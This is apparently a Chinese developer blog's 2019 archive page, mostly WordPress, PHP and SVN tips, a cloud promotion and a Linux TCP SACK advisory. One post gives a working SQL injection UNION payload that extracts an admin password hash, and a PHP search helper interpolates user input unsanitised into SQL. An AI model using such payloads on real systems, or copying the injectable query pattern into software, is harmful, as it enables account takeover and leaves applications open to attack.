年度归档: 2019 年

  • Visual Studio Code 终端中使用 SVN not found

    Visual Studio Code 终端中使用 SVN not found

    问题描述

    svn客户端安装的是TortoiseSVN,但是在Visual Studio Code的终端里输入命令时出现问题现象:

    vscode打开文件夹后右下角提示如下报错:SVN not found. Install it or configure it using the “svn.path”

    同时输出窗口提信息:Svn installation not found.

    错误原因:

    vscode找不到本地的svn.exe. 这个exe在默认安装TortoiseSVN时,默认是不勾选的,所以不会注意,其实在vscode中安装SVN插件时,该插件就已经提示了,需要在安装TortoiseSVN时,勾选上 Command Line Tools.

    解决方法

    重新安装TortoiseSVN,并勾选上command line client tools选项。

    有网友说需要安装VisualSVN,其实是没必要的,VisualSVN是SVN的服务器端,本地是可以不用的。

    SVN 命令行使用总结

  • 记一次PHP MySQL注入入侵

    记一次PHP MySQL注入入侵

    刚刚发现公司程序代码有SQL注入 and 1=1 注入漏洞,由于是内部系统所以省去很多麻烦我这边就不需要去爆具体查表结构了,直接上侵入的地址参数。

    ?id=1598%20union%20select%201,2,3,4,5,6,7,8,9,password,11,12,13,14,15,16,17,18,19,20,21,22%20from%20user%20where%20username=0x61646d696e%20limit%201,1

    这里 username=admin ,然后通过16进制以后变成: 61646d696e ,前面需要加 0x 变成16进制。

    红色涂改部分为:admin的密码。然后通过MD5值反向解密,或者admin用户的密码。登录成功!

  • 腾讯云限时秒杀活动 – 仅限新人云服务器低至198元一年

    腾讯云限时秒杀活动 – 仅限新人云服务器低至198元一年


    腾讯云服务器最近的促销活动也开始有些类似阿里云商家以吸引新注册用户为主才可以享受优惠活动。在上周的时候腾讯云有推出新一轮的秒杀活动(他们的活动策划太过于单一,难道没有策划高人?每次只针对新用户~)这次腾讯云商家推出的促销活动同样只能新注册用户才可以购买,以前几次活动勉强老用户有的产品还可以购买的,这次彻底的只能新人。

    如果我们希望购买到腾讯云服务器的,那只能想办法找朋友新注册账户身份再去购买,不过认证起来也相对简单,微信扫码认证即可。

    活动地址

    促销活动:腾讯云限时秒杀活动 2GB服务器198元一年

    促销活动每天10点、13点、16点、19点,每次活动两小时。

    活动项目

    云产品秒杀活动

    云产品包括云服务器、数据库、等产品,每个用户只能选择一个产品,一次机会。


    云服务器五折优惠

    云服务器五折优惠,这个所有用户都可以购买,三年最低四折优惠,一个账户可以最多购买20台。

    云数据库及周边



    同时,还有云数据库、短信、CDN流量包等产品,如果有需要的朋友可以看看。

  • WordPress 如何获取文章发表用户ID

    WordPress 如何获取文章发表用户ID

    WordPress插件/主题开发中,如何获取文章发表用户的ID ?

    LOOP循环中

    官方文档:

    get_the_author_meta( string $field = '', int|false $user_id = false )

    Retrieves the requested data of the author of the current post.

    Description 

    Valid values for the $field parameter include:

    • admin_color
    • aim
    • comment_shortcuts
    • description
    • display_name
    • first_name
    • ID
    • jabber
    • last_name
    • nickname
    • plugins_last_view
    • plugins_per_page
    • rich_editing
    • syntax_highlighting
    • user_activation_key
    • user_description
    • user_email
    • user_firstname
    • user_lastname
    • user_level
    • user_login
    • user_nicename
    • user_pass
    • user_registered
    • user_status
    • user_url
    • yim

    Parameters

    $field

    (string) (Optional) The user field to retrieve.

    Default value: ”$user_id

    (int|false) (Optional) User ID.

    Default value: false

    Return

    (string) The author’s field from the current author’s DB object, otherwise an empty string.

    在循环外面通过以下方法获取用户ID

    $author_id = get_post_field ('post_author', get_the_ID() );
  • Linux内核TCP SACK Panic远程拒绝服务漏洞

    Linux内核TCP SACK Panic远程拒绝服务漏洞

    漏洞描述

    Linux内核2.6.29及之后版本在处理TCP SACK机制时存在缺陷,攻击者可以构造特定的SACK包,远程触发Linux服务器内核模块溢出,导致系统奔溃或者无法提供服务,实现远程拒绝服务攻击。

    漏洞风险

    CVE-2019-11477 高危

    CVE-2019-11478 中危

    CVE-2019-11479 低危

    影响版本

    FreeBSD 12 (使用到RACK TCP协议栈)

    CentOS 5 (Redhat官方已停止支持,不在提供补丁)

    CentOS 6

    CentOS 7

    Ubuntu 16.04 LTS

    Ubuntu 18.04 LTS

    Ubuntu 18.10

    Ubuntu 19.04

    安全版本

    各大linux发行厂商已经发布了内核修复补丁,详细内核修复版本如下:

    CentOS 6: 2.6.32-754.15.3

    CentOS 7: 3.10.0-957.21.3

    Ubuntu 18.04 LTS: 4.15.0-52.56

    Ubuntu 16.04 LTS: 4.4.0-151.178

    修复建议

    1.禁用SACK机制功能,执行命令如下:

    echo 0 > /proc/sys/net/ipv4/tcp_sack
    sysctl -w net.ipv4.tcp_sack=0

    2.升级Linux Sever到上述安全版本。

    注意:以上任意一种修复方式都有可能造成业务不可用。

    相关连接:

    https://github.com/Netflix/security-bulletins/blob/master/advisories/third-party/2019-001.md

    https://access.redhat.com/security/vulnerabilities/tcpsack

  • WordPress 插件开发 激活插件时添加通知 代码实例

    WordPress 插件开发 激活插件时添加通知 代码实例

    最近我们在重构WordPress采集插件WP-JPost,这里记录一下当我们激活插件时在面板中添加通知的方法。

    使用场景

    我们插件使用register_post_type方法来构建了自定义文章(wordpress使用register_post_type 函数创建自定义文章类型)后出现了404的错误。这里我们使用添加通知的方法来告知用户必须设置一下【固定链接】(WordPress 固定链接设置)才能正常使用。下面我们记录一下具体的实现方法。

    添加通知方法

    可以通过admin_notices的add_action来实现。

    		add_action( 'admin_notices', array( $this, 'jpost_notice' ) );

    实现方法函数

    做好输出工作即可。

    	public function jpost_notice(){
    		if( get_post_type() == $this->post_type )
    			printf('<div class="jads"></div>');
    		/* Check transient, if available display notice */
    		if (! get_option('permalink_structure') ){
    			printf('<div class="updated notice notice-warning is-dismissible">');
    			printf('<p>%s</p>', __( 'WP-JPost need Navigate to [ <strong>Dashboard</strong> ] -> [ <strong>Settings</strong> ] -> [ <strong>Permalink</strong> ] page -> click [ <strong>Save</strong> ] button to flush rewrite rules. [ <a href="https://www.jiloc.com/44235.html">?</a> ]') );
    			printf('</div>');
    			/* Delete transient, only display this notice once. */
    			// delete_transient( 'jpost-notice' );
    		}
    	}

    激活插件事件

    当没有设置固定链接的时候输出 jpost-notice 的通知。

    	static function active() {
    		if (! get_option('permalink_structure') )
    			set_transient( 'jpost-notice', true );
    		flush_rewrite_rules();
    	}

    全部代码

    //register activation function
    register_activation_hook( __FILE__, array( 'WP_JPost', 'active') );
    //register deactivation function
    register_deactivation_hook( __FILE__ , array( 'WP_JPost', 'deactive') );
    class WP_JPost {
    	protected $jpost_readme = 'https://www.jiloc.com/wp-jpost';
    	protected $post_type = 'wp-jpost';
    	protected $rewrite_slug = 'jpost';
    	/**
    	 * Constructor.
    	 */
    	public function __construct() {
                    add_action( 'plugins_loaded', array( $this, 'load_textdomain' ) );
    		add_action( 'init', array( $this, 'register_post_type' ) );
    		// add_filter( 'post_type_link', array($this , 'custom_link' ), 1, 3);
    		add_filter( 'query_vars', array( $this, 'jpost_query_vars') );
    		add_filter( 'post_updated_messages', array( $this, 'updated_message' ) );
    		// add_action( 'admin_init',array($this,'register_setting_page'));
    		add_action( 'admin_menu', array( $this, 'add_meta_box' ) );
    		add_action( 'save_post', array( $this, 'meta_box_save' ), 1, 2 );
    		add_action( 'manage_wp-jpost_posts_custom_column', array( $this, 'columns_data' ) );
    		add_filter( 'manage_wp-jpost_posts_columns', array( $this, 'columns_filter' ) );
    		add_action( 'template_redirect', array( $this, 'jpost_grab' ) );
    		add_action( 'admin_notices', array( $this, 'jpost_notice' ) );
    	}
    	
    	public function custom_link( $permalink, $post ){
    		if ( $post->post_type == $this->post_type ){
    			return $permalink . ( strpos( $permalink ,'?' ) !== false ? '&' : '?') . 'jpage='.get_post_meta( get_the_ID(), '_jpost_task_list_max_page', true ) . '&debug=1';
    		} else {
    			return $permalink;
    		}
    	}
    	public function jpost_notice(){
    		if( get_post_type() == $this->post_type )
    			printf('<div class="jads"></div>');
    		/* Check transient, if available display notice */
    		if (! get_option('permalink_structure') ){
    			printf('<div class="updated notice notice-warning is-dismissible">');
    			printf('<p>%s</p>', __( 'WP-JPost need Navigate to [ <strong>Dashboard</strong> ] -> [ <strong>Settings</strong> ] -> [ <strong>Permalink</strong> ] page -> click [ <strong>Save</strong> ] button to flush rewrite rules. [ <a href="https://www.jiloc.com/44235.html">?</a> ]') );
    			printf('</div>');
    			/* Delete transient, only display this notice once. */
    			// delete_transient( 'jpost-notice' );
    		}
    	}
    	static function active() {
    		if (! get_option('permalink_structure') )
    			set_transient( 'jpost-notice', true );
    		flush_rewrite_rules();
    	}
    }
  • php数组去除空值array_filter函数使用方法 代码实例

    php数组去除空值array_filter函数使用方法 代码实例

    我们在日常的项目开发中可能会遇到这样的数组 :

    array(1) { [0]=> string(0) “” }

    这样的数组你用 isset , empty , if 判断的话都是返回 true 。接着一般都会使用 for , foreach , while 等函数方法进行循环。所以非常浪费资源有时还会报错。下面我们记录一下函数可以将这种数组过滤掉。

    函数名: array_filter() 

    调用方式:array_filter(array)

    参数说明:array 是操作的对象,我们将删除其中的空元素 。

    此时如果我们在用 if 去判断这样的数组的时候就会返回 false 了。

    代码调用实例:

    <?php
        $array = array('a' => "abc", 'b' => "bcd",'c' =>"cde",'d' =>"def",'e'=>"");
        $b= array_filter($array);
        print_r($b);
    ?>

    结果: 
    Array ( 
    [a] => abc 
    [b] => bcd 
    [c] => cde 
    [d] => def 
    ) 
    foreach或者while的,利用这两个语法结构来删除数组中的空元素,简单代码如下:

    <?php
    foreach( $arr as $k => $v){
        if( !$v )    unset( $arr[$k] );
    }

    而且自我感觉还挺不错,只是这样的效率并不高也曾经试过,先将$arr转为对象,然后利用对象的特性来删除,因为:foreach是将当前操作的数组进 
    行copy,每操作一下foreach,都是copy了一个变量,页面里面如果有太多的foreach,会是一个很大的消耗。

  • WordPress插件开发 register_post_type 设定菜单 位置 结合 add_submenu_page 添加自定义设置页面

    WordPress插件开发 register_post_type 设定菜单 位置 结合 add_submenu_page 添加自定义设置页面




    前面我们讲述了利用 register_post_type 进行注册了自定义的文章(wordpress使用register_post_type 函数创建自定义文章类型), 然后我们为这个自定义的文章添加了自定义的设置页面。要把菜单放在一个栏目中。如下图所示:

    下面我们直接给出示例代码。

    plugin.php 设置前后台使用不同的类

    require_once JPOST_DIR . '/includes/class-wp-jpost.php';
    new WP_JPost();
    if ( is_admin() ) {
    	require_once JPOST_DIR . '/includes/class-wp-jpost-settings.php';
    	new JPostSettings();
    }

    WP_JPost 类

    在 admin_menu 钩子中添加add_meta_box

     add_action( 'admin_menu', array( $this, 'add_meta_box' ) ); 

    add_meta_box 里添加菜单

    	public function add_meta_box() {
    		add_menu_page( 'wp_jpost', 'wp-jpost', 'administrator', 'wp-jpost', '', '', 100);
    		add_submenu_page('wp-jpost', __('Add New','wp-jpost'), __('Add New','wp-jpost'), 'administrator', 'post-new.php?post_type=wp-jpost', '' );
                    // do something
    	}

    注册自定义文章

    		register_post_type(
    			$slug,
    			array(
    				'labels'              => $labels,
    				'public'              => true,
    				'exclude_from_search' => apply_filters( 'jposts_exclude_from_search', true ),
    				'show_ui'             => true,
    				'query_var'           => true,
    				'menu_position'       => 999,
    				'supports'            => $supports_array,
    				'rewrite'             => array(
    					'slug'       => $rewrite_slug,
    					'with_front' => false,
    				),
    				'show_in_menu'	=>	'wp-jpost',
    				'show_in_rest'        => true,
    			)
    		);

    注意参数 show_in_menu 。这里设置显示的位置。

    JPostSettings 类中创建设置菜单

        public function __construct(){
            add_action( 'admin_menu', array( $this, 'settings' ) );
        }

    添加子菜单

        // Add Menu 
        public function settings(){
            add_submenu_page('wp-jpost', __('Settings','wp-jpost'), __('Settings','wp-jpost'), 'administrator', 'wp-jpost', array($this, 'create_admin_page'));
        }
    
        /**
         * Options page callback
         */
        public function create_admin_page(){
            // Set class property
            $this->options = get_option( '_jpost_setting' );
            settings_errors();//show settings messages.
            printf( '<div class="wrap"><h1>%s</h1><form method="post" action="options.php">',__('WP-JPost Settings','wp-jpost') );
            settings_fields( '_jpost_option_group' );
            do_settings_sections( '_jpost_settings' );
            submit_button();
            printf( '</form></div>' );
        }

    到这里我们的菜单就建立完成了。

  • WordPress 插件开发 如何一次性输入多个标签Tags搜索文章内容?

    WordPress 插件开发 如何一次性输入多个标签Tags搜索文章内容?

    WordPress插件开发中,如何实现在前端页面如何同时搜索多个标签?

    类似:?tag=tag1+tag2

    下面我们给出代码示例:

    <?php
    /** posts with any of the following tags */   
    $query = new WP_Query( 'tag=bread,baking' );
    /** posts with all of the following tags */
    $query = new WP_Query( 'tag=bread+baking+recipe' );
    /** or alternatively */
    $query = new WP_Query( array( 'tag_slug__in' => array( 'bread', 'baking' ) ) );
  • PHP 检索整个数据库 所有表 所有字段 包含某个关键字

    PHP 检索整个数据库 所有表 所有字段 包含某个关键字

    场景

    刚刚在项目中用到了删除包含某个关键字内容,需要检索整个数据库的所有表、所有字段的值。这里记录一下PHP的方法。

    思路

    • 分析数据库结构,然后将所有varchar类型的字段取出来
    • 用 or 语句拼接所有可用字段,并搜索关键词
    • 打印出对应的表的对应字段

    PHP代码实例

    function search_all_db( $search_key ){
    	$tables = db_sql_query("show tables");
    	foreach($tables as $t){
    		sort($t);
    		$all_tables[] = $t[0];
    	}
    	foreach($all_tables as $t){
    		$columns = db_sql_query("show columns from $t");
    		$columns_arr = array();
    		foreach($columns as $c){
    			if(substr($c['Type'], 0, 7) != 'varchar'){continue;}
    			$columns_arr[] = '`' . $c['Field'] . '`' . " like '%$search_key%'";
    		}
    		if(empty($columns_arr)){continue;}
    		$sql = "SELECT * from $t where " . implode(' or ', $columns_arr);
    		$rs = db_sql_query($sql);
    		//echo $sql . "</br>";
    		if($rs){
    			$and_arr = array();
    			foreach($columns_arr as $c){
    				$sql = "SELECT * from $t where $c";
    				$s = db_sql_query($sql);
    				if($s){
    					$and_arr[] = str_replace(' like ', ' not like ', $c);
    					//echo $sql . "</br>";
    				}
    			}
    			
    			if(!empty($and_arr)){
    				$sql = "SELECT * from $t where " . implode(' and ', $and_arr);
    				$s = db_sql_query($sql);
    				if(!empty($s)){
    					echo str_replace('SELECT *', 'DELETE', $sql) . ";</br>";
    				}
    			}
    			//echo $sql . "</br>";
    		}else{
    			//echo $t . "</br>";
    		}
    	}
    	//print_r($all_tables);
    }
    search_all_db();

    db_sql_query 为查询数据库的方法类,这里不做详细说明。使用时请自行修改代码。

  • WordPress 插件开发 如何新建自定义页面?

    WordPress 插件开发 如何新建自定义页面?



    WordPress 插件开发中,我们需要自定义一些 option 操作选项。下面我们举例说明:在“设置”菜单下 — 添加一个名为“My Settings”的菜单,然后在页面中添加名为 ID Number 、Title 的2个填写框,我们这里尽量使用WordPress的原生代码,没有写很多不必要的HTML代码。

    PHP代码实例

    在 wp-content/plugins 目录下新建一个文件夹:wp-jpost 然后将以下文件命名为:plugin.php ,然后记得在插件列表中启用插件。

    <?php
    class MySettingsPage
    {
        /**
         * Holds the values to be used in the fields callbacks
         */
        private $options;
        /**
         * Start up
         */
        public function __construct()
        {
            add_action( 'admin_menu', array( $this, 'add_plugin_page' ) );
            add_action( 'admin_init', array( $this, 'page_init' ) );
        }
        /**
         * Add options page
         */
        public function add_plugin_page()
        {
            // This page will be under "Settings"
            add_options_page(
                'Settings Admin', 
                'My Settings', 
                'manage_options', 
                'my-setting-admin', 
                array( $this, 'create_admin_page' )
            );
        }
        /**
         * Options page callback
         */
        public function create_admin_page()
        {
            // Set class property
            $this->options = get_option( 'my_option_name' );
            ?>
            <div class="wrap">
                <h1>My Settings</h1>
                <form method="post" action="options.php">
                <?php
                    // This prints out all hidden setting fields
                    settings_fields( 'my_option_group' );
                    do_settings_sections( 'my-setting-admin' );
                    submit_button();
                ?>
                </form>
            </div>
            <?php
        }
        /**
         * Register and add settings
         */
        public function page_init()
        {        
            register_setting(
                'my_option_group', // Option group
                'my_option_name', // Option name
                array( $this, 'sanitize' ) // Sanitize
            );
            add_settings_section(
                'setting_section_id', // ID
                'My Custom Settings', // Title
                array( $this, 'print_section_info' ), // Callback
                'my-setting-admin' // Page
            );  
            add_settings_field(
                'id_number', // ID
                'ID Number', // Title 
                array( $this, 'id_number_callback' ), // Callback
                'my-setting-admin', // Page
                'setting_section_id' // Section           
            );      
            add_settings_field(
                'title', 
                'Title', 
                array( $this, 'title_callback' ), 
                'my-setting-admin', 
                'setting_section_id'
            );      
        }
        /**
         * Sanitize each setting field as needed
         *
         * @param array $input Contains all settings fields as array keys
         */
        public function sanitize( $input )
        {
            $new_input = array();
            if( isset( $input['id_number'] ) )
                $new_input['id_number'] = absint( $input['id_number'] );
            if( isset( $input['title'] ) )
                $new_input['title'] = sanitize_text_field( $input['title'] );
            return $new_input;
        }
        /** 
         * Print the Section text
         */
        public function print_section_info()
        {
            print 'Enter your settings below:';
        }
        /** 
         * Get the settings option array and print one of its values
         */
        public function id_number_callback()
        {
            printf(
                '<input type="text" id="id_number" name="my_option_name[id_number]" value="%s" />',
                isset( $this->options['id_number'] ) ? esc_attr( $this->options['id_number']) : ''
            );
        }
        /** 
         * Get the settings option array and print one of its values
         */
        public function title_callback()
        {
            printf(
                '<input type="text" id="title" name="my_option_name[title]" value="%s" />',
                isset( $this->options['title'] ) ? esc_attr( $this->options['title']) : ''
            );
        }
    }
    if( is_admin() )
        $my_settings_page = new MySettingsPage();

    实例来源WordPress官网:https://codex.wordpress.org/Creating_Options_Pages#Example_.232

  • WordPress插件开发 在注册自定义文章后如何修改文章默认固定链接地址?

    WordPress插件开发 在注册自定义文章后如何修改文章默认固定链接地址?

    近日我们在对WP-JPost插件进行代码重构,尽量多的使用了WordPress原生代码,下面我们记录一下在WordPress插件开发中的一些实用内容。

    WordPress开发中如何创建自定义文章类型?

    前几篇文章我们介绍了WordPress插件开发中,使用 register_post_type 函数进行创建自定义文章类型:

    如何修改自定义文章类型的默认固定链接?

    本篇文章我们介绍一下,如何在自定义文章类型中修改固定链接。例如:

    我们注册了一个自定义文章类型的type:wp-jpost

    我希望这里文章的默认固定链接添加后缀参数 jpage=xxx&debug=1 ,代码实例:

    add_filter( 'post_type_link', 'custom_link' , 1, 3);
    function custom_link( $permalink, $post ){
    	if ( $post->post_type == 'wp-jpost' ){
    		return $permalink . ( strpos( $permalink ,'?' ) !== false ? '&' : '?') . 'jpage='.get_post_meta( get_the_ID(), '_jpost_task_list_max_page', true ) . '&debug=1';
    	} else {
    		return $permalink;
    	}
    }


    此时我们在插件中看到的固定链接地址为:

WeChat
↑